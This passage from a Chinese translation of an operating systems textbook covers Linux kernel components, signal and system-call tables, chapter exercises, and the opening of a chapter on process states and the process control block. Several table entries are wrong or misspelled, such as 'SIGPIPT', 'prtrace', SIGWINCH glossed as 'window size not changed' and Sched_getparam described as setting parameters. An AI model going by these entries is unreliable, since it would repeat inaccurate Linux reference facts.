


图 2.18　Linux 内核组件

主要的内核组件简要介绍如下：

- **信号**：内核通过信号通知进程。例如，信号用来通知进程某些错误，比如被 0 除错误。表 2.6 给出了一些信号的例子。
- **系统调用**：进程是通过系统调用来请求系统服务的。一共有几百个系统调用，可以粗略地分为 6 类：文件系统、进程、调度、进程间通信，套接字（网络）和其他。表 2.7 分别给出了每个类的一些例子。
- **进程和调度器**：创建、管理和调度进程。
- **虚拟内存**：为进程分配和管理虚拟内存。
- **文件系统**：为文件、目录和其他文件相关的对象提供一个全局的、分层次的命名空间，还提供文件系统函数。
- **网络协议**：为用户的 TCP/IP 协议套件提供套接字接口。
- **字符设备驱动**：管理向内核一次发送或接收一个字节数据的设备，比如终端、调制解调器和打印机。
- **块设备驱动**：管理以块为单位向内核发送和接收数据的设备，比如各种形式的外存（磁盘、CD-ROM 等）。
- **网络设备驱动**：对网络接口卡和通信端口提供管理，它们负责连接到网桥或路由之类的网络设备。
- **陷阱和错误**：处理 CPU 产生的陷阱和错误，例如内存错误。
- **物理内存**：管理实际内存中的内存页池和为虚拟内存分配内存页。
- **中断**：处理来自外设的中断。

表 2.6　一些 Linux 信号

信　号	说　明	信　号	说　明
SIGHUP	终端挂起	SIGCONT	继续

（续）

信 号	说 明	信 号	说 明
SIGQUIT	键盘退出	SIGTSTP	键盘停止
SIGTRAP	跟踪陷阱	SIGTTOU	终端写
SIGBUS	总线错误	SIGXCPU	超出 CPU 限制
SIGKILL	Kill 信号	SIGVTALRM	虚拟告警器时钟
SIGSEGV	段错误	SIGWINCH	窗口大小没有改变
SIGPIPT	坏的管道	SIGPWR	电源错误
SIGTERM	终止	SIGRTMIN	第一个实时信号
SIGCHLD	子进程状态未改变	SIGRTMAX	最后一个实时信号

表 2.7 一些 Linux 系统调用

文件系统相关	
close	关闭文件描述符
link	为文件起新名
open	打开或者创建一个文件或设备
read	从文件描述符中读
write	往文件描述符中写
进程相关	
execve	执行程序
exit	终止调用的进程
getpid	获得进程标志
setuid	设置当前进程的用户标志
prtrace	为父进程提供一种方法，使之可以监视和控制另一个进程的执行，并且检查和修改它的核心映像和寄存器
调度相关	
Sched_getparam	根据进程的标志 pid 设置与调度策略相关的调度参数
Sched_get_priority_max	返回最大的优先级值，这个值可能被用于由 policy 确定的调度算法
Sched_setscheduler	根据进程 pid 设置调度策略（如 FIFO）和相关参数
Sched_rr_get_interval	根据进程 pid 把轮转时间量写入到 timespec 结构中，这个结构由参数 tp 表示
Sched_yield	通过这个系统调用，一个进程可以自动地释放处理器。这个进程将会因为静态优先级被移动到队列尾部，同时一个新的进程开始运行
进程间通信（IPC）相关	
msgrcv	为接收消息分配的消息缓冲结构。系统调用根据 msqid 把一个消息从消息队列读取到新创建的消息缓冲区中
semctl	根据 cmd 对信号量集 semid 执行控制操作
semop	对信号量集 semid 选定的成员执行操作
shmat	把由 shmid 标识的共享内存段附加到调用进程的数据段
shmctl	允许用户用一个共享的内存段接收信息，设置共享内存段的所有者、组和权限，或者销毁一个段
套接字（网络）相关	
bind	为套接字分配一个本地的 IP 地址和端口，成功返回 0，失败返回-1
connect	在给定的套接字和远程套接字间建立连接，远程套接字需要与套接字地址相关联
gethostname	返回本地主机名称
send	把*msg 指向的缓冲区中数据按字节发送给定的套接字
setsockopt	设置套接字属性

（续）

其他	
create_module	试图创建一个可加载的模块入口，为加载这个模块预定所需的内核内存空间
Fsync	把文件中的所有核心部分复制到硬盘中，并且等待设备报告所有的部分都被写入到存储器中
query_module	查询内核中可加载模块相关的信息
time	返回从 1970 年 1 月 1 日起的时间，以秒为单位
vhangup	在当前终端模拟挂起操作。这个调用在其他用户登录时提供一个“干净”的 tty

2.9 推荐读物和网站

[BRIN01]收集了近年来关于操作系统主要进展的优秀论文。[SWAI07]是一篇有趣的关于未来操作系统的短文。

[VAHA96]是讲述 UNIX 内部结构的一本优秀书籍，它提供了很多 UNIX 变种间的比较。[GOOD94]提供了关于 UNIX SVR4 的丰富的技术细节。对于流行的开源 FreeBSD，[MCKU05]值得强烈推荐。[MCDO07]较好地讲述了 Solaris 内部结构。[BOVE06]和[LOVE05]是讲述 Linux 内部结构的两本好书。

尽管有很多关于 Windows 各种版本的书，但是于内部结构相关的内容却非常少。要推荐的书是[RUSS05]，它的内容只涵盖了 Windows Server 2003 的内容，但大部分内容对 Vista 也是正确的。

BOVE06 Bovet,D.,and Cesati,M.*Understanding the Linux Kernel*.Sebastopol, CA : O'Reilly,2006.

BRIN01 Brinch Hansen,P.*Classic Operating Systems:From Batch Processing to Distributed Systems*. New York:Springer-Verlag,2001.

GOOD94 Goodheart,B.,and Cox,J.*The Magic Garden Explained:The Internals of UNIX System V Release 4*.Englewood Cliffs,NJ:Prentice Hall,1994.

LOVE05 Love,R.*Linux Kernel Development*.Waltham,MA:Novell Press,2005.

MCDO07 McDougall,R.,and Mauro,J.*Solaris Internals:Solaris 10 and OpenSolaris Kernel Architecture*. Palo Alto,CA:Sun Microsystems Press,2007.

MCKU05 McKusick,M.,and Neville-Neil,J.*The Design and Implementation of the FreeBSD Operating System*.Reading,MA:Addison-Wesley,2005.

RUSS05 Russinovich,M.,and Solomon,D.*Microsoft Windows Internals:Microsoft Windows Server（TM）2003,Windows XP,and Windows 2000*.Redmond,WA:Microsoft Press,2005.

SWAI07 Swaine,M.“Wither Operating Systems?”*Dr.Dobb's Journal*,March 2007.

VAHA96 Vahalia,U.*UNIX Internals:The New Frontiers*.Upper Saddle River,NJ:Prentice Hall,1996.

推荐网站

- The Operating System Resource Center：收集了许多关于操作系统的有用的文档和论文。
- Review of Operating Systems：关于商业的、免费的、研究的和业余爱好的各种操作系统的全面的综述。
- Operating System Technical Comparison：包括各种操作系统的大量翔实的信息。
- ACM Special Interest Group on Operating Systems：关于 SIGOPS 出版物和会议的信息。
- IEEE Technical Committee on Operating Systems and Application Enviroments：包括在线的新闻和其他网站的链接。
- The comp.os.research FAQ：很多关于操作系统设计的有价值的 FAQ。
- UNIX Guru Universe：关于 UNIX 源码的非常好的信息。
- Linux Documentation Project：名字描述了这个站点的内容。
- IBM's Linux Web site：提供了广泛的 Linux 技术和用户信息。其上许多内容是针对 IBM 产品的，但是有很多有价值的通用的技术信息。
- Windows Development：Windows 内部结构方面的很好的信息源。

2.10 关键术语、复习题和习题

关键术语

批处理	管程	物理地址	串行处理
批处理系统	单体内核	特权指令	对称多处理
执行上下文	多道批处理系统	进程	任务
中断	多道程序设计	进程状态	线程
作业	多任务	实地址	分时
作业控制语言	多线程	常驻监控程序	分时系统
内核	内核	时间片轮转	单道程序设计
内存管理	操作系统（OS）	调度	虚地址
微内核			

复习题

2.1 操作系统设计的三个目标是什么？

2.2 什么是操作系统的内核？

2.3 什么是多道程序设计？

2.4 什么是进程？

2.5 操作系统是怎么使用进程上下文的？

2.6 列出并简要介绍五种典型的操作系统的存储管理职责。

2.7 解释实地址和虚地址的区别。

2.8 描述时间片轮转调度技术。

2.9 解释单体内核和微内核的区别。

2.10 什么是多线程？

习题

2.1 假设我们有一台多道程序的计算机，每个作业有相同的特征。在一个计算周期 T 中，一个作业有一半时间花费在 I/O 上，另一半用于处理器的活动。每个作业一共运行 N 个周期。假设使用简单的时间片轮转调度，并且 I/O 操作可以与处理器操作重叠。定义以下量：

- 时间周期＝完成任务的实际时间
- 吞吐量＝每个时间周期 T 内平均完成的作业数目
- 处理器利用率＝处理器活跃（不是处于等待）的时间的百分比

当周期 T 分别按下列方式分布时，对 1 个、2 个和 4 个同时发生的作业，请计算这些量：

a）前一半用于 I/O，后一半用于处理器

b）前四分之一和后四分之一用于 I/O，中间部分用于处理器

2.2 I/O 密集型的程序是指如果单独运行，则花费在等待 I/O 上的时间比使用处理器的时间要多的程序。处理器密集型的程序则相反。假设短期调度算法偏爱那些在近期使用处理器时间较少的程序，请解释为什么这个算法偏爱 I/O 密集型的程序，但是并不是永远不受理处理器密集型程序所需的处理器时间？

2.3 a）解释操作系统从简单批处理系统发展为多道批处理系统的原因。

b）解释操作系统从多道批处理系统发展为分时系统的原因。

2.4 为什么用户态和内核态的设计被认为是好的操作系统设计？举例说明一个进程从用户态切换到内核态，然后又返回到用户态的过程。

2.5 在 IBM 的主机操作系统 OS/390 中，内核中的一个重要模块是系统资源管理程序（System Resource Manager，SRM），它负责地址空间（进程）之间的资源分配。SRM 使得 OS/390 在操作系统中具有特殊性，没有任何其他的主机操作系统，当然也没有任何其他类型的操作系统可以比得上 SRM 所实现

的功能。资源的概念包括处理器、实存和 I/O 通道，SRM 累加器、I/O 通道和各种重要数据结构的利用率，它的目标是基于性能监视和分析提供最优的性能，其安装设置了以后的各种性能目标作为 SRM 的指南，这会基于系统的利用率动态地修改安装和作业性能特点。SRM 依次提供报告，允许受过训练的操作员改进配置和参数设置，以改善用户服务。

现在关注 SRM 活动的一个实例。实存被划分为成千上万个大小相等的块，称做帧。每个帧可以保留一块称做页的虚拟内存。SRM 每秒大约接收 20 次控制，并在互相之间以及每个页面之间进行检查。如果页没有被引用或被改变，计数器增 1。一段时间后，SRM 求这些数的平均值，以确定系统中一个页面未曾被触及的平均秒数。这样做的目的是什么？SRM 将采取什么动作？

第二部分 进　程

现代操作系统最基础的任务就是进程管理。操作系统必须为进程分配资源，使进程间可以交换信息，保护各个进程的资源不被其他进程占用，并且使进程可以同步。为了达到这些要求，操作系统必须为每一个进程维护一个数据结构，这个数据结构描述进程的状态和资源所有权，这样才能使操作系统进行进程控制。

在单处理器多道程序系统中，多个进程的执行可以在同一时间交叉进行。在多处理器系统中，不仅多个进程可以交叉执行，而且可以同步执行。交叉执行和同步执行都属于并发执行，这将给应用程序员和操作系统带来一些难题。

线程概念的引入，还给许多当代的操作系统中的进程管理带来困难。在一个多线程系统中，进程保留着资源所有权的属性，而多个并发执行流是执行在进程中运行的线程。

第二部分导读

第3章　进程描述和控制

传统的操作系统的主要任务是进程管理。每一个进程在任何时间内都处于一组执行状态中的一种情况：就绪态、运行态和阻塞态。操作系统跟踪这些执行状态，并且管理进程在这些状态间的转换过程。为了达到这个目的，操作系统通过相当精细的数据结构来表述每个进程。操作系统必须实现调度功能，并且为进程间的共享和同步提供便利。第3章讲述了典型操作系统中进程管理所使用到的数据结构和技术。

第4章：线程、对称多处理（SMP）和微内核

第4章涵盖了三个领域，这三个领域是许多现代操作系统的主要特征，并且是比传统操作系统更先进的标志。在许多操作系统中，传统的进程概念被分为两部分：一部分负责管理资源所有权（进程）；另一个部分负责指令流的执行（线程）。一个单独的进程可能包含多个线程。使用多线程的组织方法对程序的结构化和性能方面都有很大帮助。第4章还讲述了对称多处理机（SMP），SMP是一个拥有多处理器的计算机系统，其中的每一个处理器都可以执行所有程序和系统代码。SMP的组织方法增强了系统的性能和可靠性。SMP通常和多线程机制一起使用，即使没有多线程也能大幅提高系统性能。最后，第4章将讲述微内核，微内核是操作系统为了减少运行在内核态的代码量的一种设计方式，并且分析了这种方法的优点。

第5章：并发：互斥和同步

当今操作系统的两个中心主题是多道程序和分布式处理，并发是这两个主题的基础，同时也是操作系统设计技术的基础。第5章讲述了并发控制的两个方面：互斥和同步。互斥是多进程（或

多线程）共享代码、资源或数据并使得在一个时间内只允许一个进程访问共享对象的一种能力。与互斥相关联的是同步：多进程根据信息的交换协调它们活动的能力。第5章以一个关于并发设计的讨论开始，提出了关于并发的一些设计问题。这一章还对并发的硬件支持进行了讨论，还有支持并发最重要的机制：信号量、管程和消息传递。

第6章：并发：死锁和饥饿

第6章讲述了并发控制的另外两个方面。死锁是这样一种情况：一组进程中的两个或多个进程要等待该组中的其他成员完成一个操作后才能继续运行，但是没有成员可以继续。死锁是一个很难预测的现象，并且没有比较容易的通用解决方法。第6章将提出处理死锁问题的三个主要手段：预防、避免和检测。饥饿是一个准备运行的进程由于其他进程的运行而一直不能访问处理器的情况。从大的方面说，饥饿是被当成调度问题来处理的，第四部分将会讲述。尽管第6章的中心是死锁，但是也在解决死锁的内容中提到了饥饿，因为解决死锁问题要避免带来饥饿问题。

第3章　进程描述和控制

操作系统的设计必须反映某些一般性的要求。所有多道程序操作系统，从诸如 Windows 98 的单用户系统到诸如 IBM z/OS 的可支持成千上万个用户的主机系统，它们的创建都围绕着进程的概念。因此，操作系统必须满足的大多数需求表示都涉及进程：

- 操作系统必须交替执行多个进程，在合理的响应时间范围内使处理器的利用率最大。
- 操作系统必须按照特定的策略（例如某些函数或应用程序具有较高的优先级）给进程分配资源，同时避免死锁[⊖]。
- 操作系统可以支持进程间的通信和用户创建进程，它们对构造应用程序很有帮助。

现在开始从分析操作系统表示和控制进程的方式来深入地学习操作系统。首先介绍进程的概念，讨论进程状态，进程状态描述了进程的行为特征；接着着眼于操作系统表示每个进程的状态所需要的数据结构，和操作系统为实现其目标所需要的进程的其他特征；然后看操作系统是如何使用这些数据结构控制进程的执行的；最后，讨论了 UNIX SVR4 中的进程管理。第 4 章提供了更多的现在操作系统（如 Solaris、Windows 和 Linux）的进程管理的例子。

注意，在本章中，偶尔会引用到虚拟内存。大多数时候，在处理进程时可以忽略这个概念，但某些地方需要考虑虚拟内存的概念。虚拟内存在第 8 章才会详细讲述，但在第 2 章中曾有过简单的概述。

3.1　什么是进程

3.1.1　背景

在给进程下定义之前，首先总结一下第 1 章和第 2 章介绍的一些概念：

1）一个计算机平台包括一组硬件资源，比如处理器、内存、I/O 模块、定时器和磁盘驱动器等。

2）计算机程序是为执行某些任务而开发的。在典型的情况下，它们接受外来的输入，做一些处理之后，输出结果。

3）直接根据给定的硬件平台写应用程序效率是低下的，主要原因如下：

a）针对相同的平台可以开发出很多应用程序，所以开发出这些应用程序访问计算机资源的通用例程是很有意义的。

b）处理器本身只能对多道程序设计提供有限的支持，需要用软件去管理处理器和其他资源同时被多个程序共享。

c）如果多个程序在同一时间都是活跃的，那么需要保护每个程序的数据、I/O 使用和其他资源不被其他程序占用。

4）开发操作系统是为了给应用程序提供一个方便、安全和一致的接口。操作系统是计算机硬件和应用程序之间的一层软件（如图 2.1 所示），对应用程序和工具提供了支持。

⊖ 有关死锁的内容将在第 6 章讲述。从本质上看，如果两个进程为了继续进行而需要相同的两个资源，而它们每人都拥有其中的一个资源，这时就会发生死锁。每个进程都将无限地等待自己没有的那个资源。

5）可以把操作系统想象为资源的统一抽象表示，可以被应用程序请求和访问。资源包括内存、网络接口和文件系统等。一旦操作系统为应用程序创建了这些资源的抽象表示，就必须管理它们的使用，例如一个操作系统可以允许资源共享和资源保护。

有了应用程序、系统软件和资源的概念，就可以讨论操作系统怎样以一个有序的方式管理应用程序的执行，以达到以下目的：

- 资源对多个应用程序是可用的。
- 物理处理器在多个应用程序间切换以保证所有程序都在执行中。
- 处理器和 I/O 设备能得到充分的利用。

所有现代操作系统采用的方法都是依据对应于一个或多个进程存在的应用程序执行的一种模型。

3.1.2　进程和进程控制块

第 2 章给进程下了以下几个定义：

- 正在执行的程序。
- 正在计算机上执行的程序实例。
- 能分配给处理器并由处理器执行的实体。
- 具有以下特征的活动单元：一组指令序列的执行、一个当前状态和相关的系统资源集。

也可以把进程当成由一组元素组成的实体，进程的两个基本的元素是程序代码（可能被执行相同程序的其他进程共享）和代码相关联的数据集。假设处理器开始执行这个程序代码，且我们把这个执行实体叫做进程，在进程执行时，任意给定一个时间，进程都可以唯一地被表征为以下元素：

- 标识符：跟这个进程相关的唯一标识符，用来区别其他进程。
- 状态：如果进程正在执行，那么进程处于运行态。
- 优先级：相对于其他进程的优先级。
- 程序计数器：程序中即将被执行的下一条指令的地址。
- 内存指针：包括程序代码和进程相关数据的指针，还有和其他进程共享内存块的指针。
- 上下文数据：进程执行时处理器的寄存器中的数据。
- I/O 状态信息：包括显式的 I/O 请求、分配给进程的 I/O 设备（例如磁带驱动器）和被进程使用的文件列表等。
- 记账信息：可能包括处理器时间总和、使用的时钟数总和、时间限制、记账号等。

图 3.1　简化的进程控制块

前述的列表信息存放在一个叫做进程控制块（如图 3.1 所示）的数据结构中，该控制块由操作系统创建和管理。比较有意义的一点是，进程控制块包含了充分的信息，这样就可以中断一个进程的执行，并且在后来恢复执行进程时就好像进程未被中断过。进程控制块是操作系统能够支持多进程和提供多处理的关键工具。当进程被中断时，操作系统会把程序计数器和处理器寄存器（上下文数据）保存到进程控制块中的相应位置，进程状态也被改变为其他的值，例如阻塞态或就绪态（后面将讲述）。现在操作系统可以自由地把其他进程设置为运行态，把其他进程的程序计数器和进程上下文数据加载到处理器寄存器中，这样其他进程就可以开始执行了。

因此，可以说进程是由程序代码和相关数据还有进程控制块组成。对于一个单处理器计算机，

在任何时间都最多只有一个进程在执行，正在运行的这个进程的状态为运行态。

3.2 进程状态

正如前面所提到的，对一个被执行的程序，操作系统会为该程序创建一个进程或任务。从处理器的角度看，它在指令序列中按某种顺序执行指令，这个顺序根据程序计数器寄存器中不断变化的值来指示，程序计数器可能指向不同进程中不同部分的程序代码；从程序自身的角度看，它的执行涉及程序中的一系列指令。




图3.2 在指令周期13时的执行快照（如图3.4所示）

可以通过列出为该进程执行的指令序列来描述单个进程的行为，这样的序列称做进程的轨迹。可以通过给出各个进程的轨迹是如何被交替的来描述处理器的行为。

考虑一个非常简单的例子，图3.2给出了三个进程在内存中的布局，为简化讨论，假设没有使用虚拟内存，因此所有三个进程都由完全载入内存中的程序表示，此外，有一个小的分派器[⊖]使处理器从一个进程切换到另一个进程。图3.3给出了这三个进程在执行过程早期的轨迹，给出了进程A和C中最初执行的12条指令，进程B执行4条指令，假设第4条指令调用了进程必须等待的I/O操作。

现在从处理器的角度看这些轨迹。图3.4给出了最初的52个指令周期中交替的轨迹（为方便起见，指令周期都给出了编号）。在图中，阴影部分代表由分派器执行的代码。在每个实例中由分派器执行的指令顺序是相同的，因为是分派器的同一个功能在执行。假设操作系统仅允许一个进程最多连续执行6个指令周期，在此之后将被中断，这避免了任何一个进程独占处理器时间。如图3.4所示，进程A最初的6条指令被执行，接下来是一个超时并执行分派器的某些代码，在控制转移给进程B之前分派器执行了6条指令[⊜]。在进程B的4条指令被执行后，进程B请求一个它必须等待的I/O动作，因此，处理器停止执行进程B，并通过分派器转移到进程C。在超时后，处理器返回进程A，当这次处理超时时，进程B仍然等待那个I/O操作的完成，因此分派器再次转移到进程C。

a) 进程A的轨迹	b) 进程B的轨迹	c) 进程C的轨迹
5000	8000	12000
5001	8001	12001
5002	8002	12002
5003	8003	12003
5004		12004
5005		12005
5006		12006
5007		12007
5008		12008
5009		12009
5010		12010
5011		12011

5000表示进程A的程序起始地址
8000表示进程B的程序起始地址
12000表示进程C的程序起始地址

图3.3 图3.2中进程的轨迹

⊖ 分派器即为调度器。——译者注

⊜ 进程只执行了很少的几条指令，并且分派器也是相当的慢速，这样的设想完全是为了简化讨论。

1 5000
2 5001
3 5002
4 5003
5 5004
6 5005
------------ 超时
7 100
8 101
9 102
10 103
11 104
12 105
13 8000
14 8001
15 8002
16 8003
------------ I/O 请求
17 100
18 101
19 102
20 103
21 104
22 105
23 12000
24 12001
25 12002
26 12003
27 12004
28 12005
------------ 超时
29 100
30 101
31 102
32 103
33 104
34 105
35 5006
36 5007
37 5008
38 5009
39 5010
40 5011
------------ 超时
41 100
42 101
43 102
44 103
45 104
46 105
47 12006
48 12007
49 12008
50 12009
51 12010
52 12011
------------ 超时

100 表示调度程序的起始地址
阴影表示调度器程序的执行
第 1 列和第 3 列是对指令周期的计数
第 2 列和第 4 列给出了被执行的指令地址

图 3.4 图 3.2 中进程的组合轨迹

3.2.1 两状态进程模型

操作系统的基本职责是控制进程的执行。这包括确定交替执行的方式和给进程分配资源。在设计控制进程的程序时，第一步就是描述进程所表现出的行为。

通过观察可知，在任何时刻，一个进程要么正在执行，要么没有执行，因而可以构造最简单的模型。一个进程可以处于以下两种状态之一：运行态或未运行态，如图 3.5a 所示。当操作系统创建一个新进程时，它将该进程以未运行态加入到系统中，操作系统知道这个进程是存在的，并正在等待执行机会。当前正在运行的进程不时地被中断，操作系统中的分派器部分将选择一个新进程运行。前一个进程从运行态转换到未运行态，另外一个进程转换到运行态。

从这个简单的模型可以意识到操作系统的一些设计元素。必须用某种方式来表示每个进程，使得操作系统能够跟踪它，也就是说，必须有一些与进程相关的信息，包括进程在内存中的当前状态和位置，即进程控制块。未运行的进程必须保持在某种类型的队列中，并等待它们的执行时机。图 3.5b 给出了一个结构，结构中有一个队列，队列中的每一项都指向某个特定进程的指针，或队列可以由数据块构成的链表组成，每个数据块表示一个进程。

可以用该排队图描述分派器的行为。被中断的进程转移到等待进程队列中，或者，如果进程已经结束或取消，则被销毁（离开系统）。在任何一种情况下，分派器均从队列中选择一个进程来执行。




图 3.5　两状态进程模型

3.2.2　进程的创建和终止

在对简单的两状态模型进行改进之前，有必要讨论一下进程的创建和终止。无论使用哪种进程行为模型，进程的生存期都围绕着进程的创建和终止。

进程的创建

当一个新进程添加到那些正在被管理的进程集合中去时，操作系统需要建立用于管理该进程的数据结构（见 3.3 节），并在内存中给它分配地址空间。我们将在 3.3 节中讲述这些数据结构，这些行为构成了一个新进程的创建过程。

通常有 4 个事件会导致创建一个进程，如表 3.1 所示。在批处理环境中，响应作业提交时会创建进程；在交互环境中，当一个新用户试图登录时会创建进程。不论在哪种情况下，操作系统都负责新进程的创建。操作系统也可能会代表应用程序创建进程。例如，如果用户请求打印一个文件，则操作系统可以创建一个管理打印的进程，进而使请求进程可以继续执行，与完成打印任务的时间无关。

表 3.1　导致进程创建的原因

事　件	说　明
新的批处理作业	通常位于磁带或磁盘中的批处理作业控制流被提供给操作系统。当操作系统准备接纳新工作时，它将读取下一个作业控制命令
交互登录	终端用户登录到系统
操作系统因为提供一项服务而创建	操作系统可以创建一个进程，代表用户程序执行一个功能，使用户无需等待（如控制打印的进程）
由现有的进程派生	基于模块化的考虑，或者为了开发并行性，用户程序可以指示创建多个进程

传统地，操作系统创建进程的方式对用户和应用程序都是透明的，这在当代操作系统中也很普遍。但是，允许一个进程引发另一个进程的创建将是很有用的。例如，一个应用程序进程可以产生另一个进程，以接收应用程序产生的数据，并将数据组织成适合以后分析的格式。新进程与应用程序并行地运行，并当得到新的数据时被激活。这个方案对构造应用程序是非常有用的，例如，服务器进程（如打印服务器、文件服务器）可以为它处理的每个请求产生一个新进程。当操作系统为另一个进程的显式请求创建一个进程时，这个动作称为进程派生。

当一个进程派生另一个进程时，前一个称做**父进程**，被派生的进程称做**子进程**。在典型的情况下，相关进程需要相互之间的通信和合作。对程序员来说，合作是一个非常困难的任务，相关主题将在第 5 章讲述。

进程终止

表 3.2 概括了进程终止的典型原因。任何一个计算机系统都必须为进程提供表示其完成的方法，批处理作业中应该包含一个 Halt 指令或用于终止的操作系统显式服务调用来终止。在前一种情况下，Halt 指令将产生一个中断，警告操作系统一个进程已经完成。对交互式应用程序，用户的行为将指出何时进程完成，例如，在分时系统中，当用户退出系统或关闭自己的终端时，该用户的进程将被终止。在个人计算机或工作站中，用户可以结束一个应用程序（如字处理或电子表格）。所有这些行为最终导致发送给操作系统的一个服务请求，以终止发出请求的进程。

此外，很多错误和故障条件会导致进程终止。表 3.2 列出了一些最常见的识别条件[⊖]。

最后，在有些操作系统中，进程可以被创建它的进程终止，或当父进程终止时而终止。

表 3.2 导致进程终止的原因

事 件	说 明
正常完成	进程自行执行一个操作系统服务调用，表示它已经结束运行
超过时限	进程运行时间超过规定的时限。可以测量很多种类型的时间，包括总的运行时间（"挂钟时间"）、花费在执行上的时间以及对于交互进程从上一次用户输入到当前时刻的时间总量
无可用内存	系统无法满足进程需要的内存空间
越界	进程试图访问不允许访问的内存单元
保护错误	进程试图使用不允许使用的资源或文件，或者试图以一种不正确的方式使用，如往只读文件中写
算术错误	进程试图进行被禁止的计算，如除以零或者存储大于硬件可以接纳的数字
时间超出	进程等待某一事件发生的时间超过了规定的最大值
I/O 失败	在输入或输出期间发生错误，如找不到文件、在超过规定的最多努力次数后仍然读/写失败（例如当遇到了磁带上的一个坏区时）或者无效操作（如从行式打印机中读）
无效指令	进程试图执行一个不存在的指令（通常是由于转移到了数据区并企图执行数据）
特权指令	进程试图使用为操作系统保留的指令
数据误用	错误类型或未初始化的一块数据
操作员或操作系统干涉	由于某些原因，操作员或操作系统终止进程（例如，如果存在死锁）
父进程终止	当一个父进程终止时，操作系统可能会自动终止该进程的所有后代进程
父进程请求	父进程通常具有终止其任何后代进程的权力

3.2.3 五状态模型

如果所有进程都做好了执行准备，则图 3.5b 所给出的排队原则是有效的。队列是“先进先出”（first-in-first-out）的表，对于可运行的进程处理器以一种**轮转**（round-robin）方式操作（依次给队列中的每个进程一定的执行时间，然后进程返回队列，阻塞情况除外）。但是，即使对前面描述的简单例子，这个实现都是不合适的：存在着一些处于非运行状态但已经就绪等待执行的进程，而同时存在另外的一些处于阻塞状态等待 I/O 操作结束的进程。因此，如果使用单个队列，

⊖ 在某些情况下，一个宽松的操作系统可能会允许用户从错误中恢复而不结束进程。例如，如果用户请求访问文件失败，操作系统可能仅仅告知访问被拒绝并且允许进程继续运行。

分派器不能只考虑选择队列中最老的进程。相反，它应该扫描这个列表，查找那些未被阻塞且在队列中时间最长的进程。

解决这种情况的一种比较自然的方法是将非运行状态分成两个状态：就绪（ready）和阻塞（blocked），如图3.6所示。此外还应该另外增加两个已经证明很有用的状态。新图中的5个状态如下：




图 3.6 五状态进程模型

- 运行态：该进程正在执行。在本章中，假设计算机只有一个处理器，因此一次最多只有一个进程处于这个状态。
- 就绪态：进程做好了准备，只要有机会就开始执行。
- 阻塞/等待态[①]：进程在某些事件发生前不能执行，如I/O操作完成。
- 新建态：刚刚创建的进程，操作系统还没有把它加入到可执行进程组中。通常是进程控制块已经创建但还没有加载到内存中的新进程。
- 退出态：操作系统从可执行进程组中释放出的进程，或者是因为它自身停止了，或者是因为某种原因被取消。

新建态和退出态对进程管理是非常有用的。新建状态对应于刚刚定义的进程。例如，如果一位新用户试图登录到分时系统中，或者一个新的批作业被提交执行，那么操作系统可以分两步定义新进程。首先，操作系统执行一些必需的辅助工作，将标识符关联到进程，分配和创建管理进程所需要的所有表。此时，进程处于新建状态，这意味着操作系统已经执行了创建进程的必需动作，但还没有执行进程。例如，操作系统可能基于性能或内存局限性的原因，限制系统中的进程数量。当进程处于新建态时，操作系统所需要的关于该进程的信息保存在内存中的进程表中，但进程自身还未进入内存，就是即将执行的程序代码不在内存中，也没有为与这个程序相关的数据分配空间。当进程处于新建态时，程序保留在外存中，通常是磁盘中[②]。

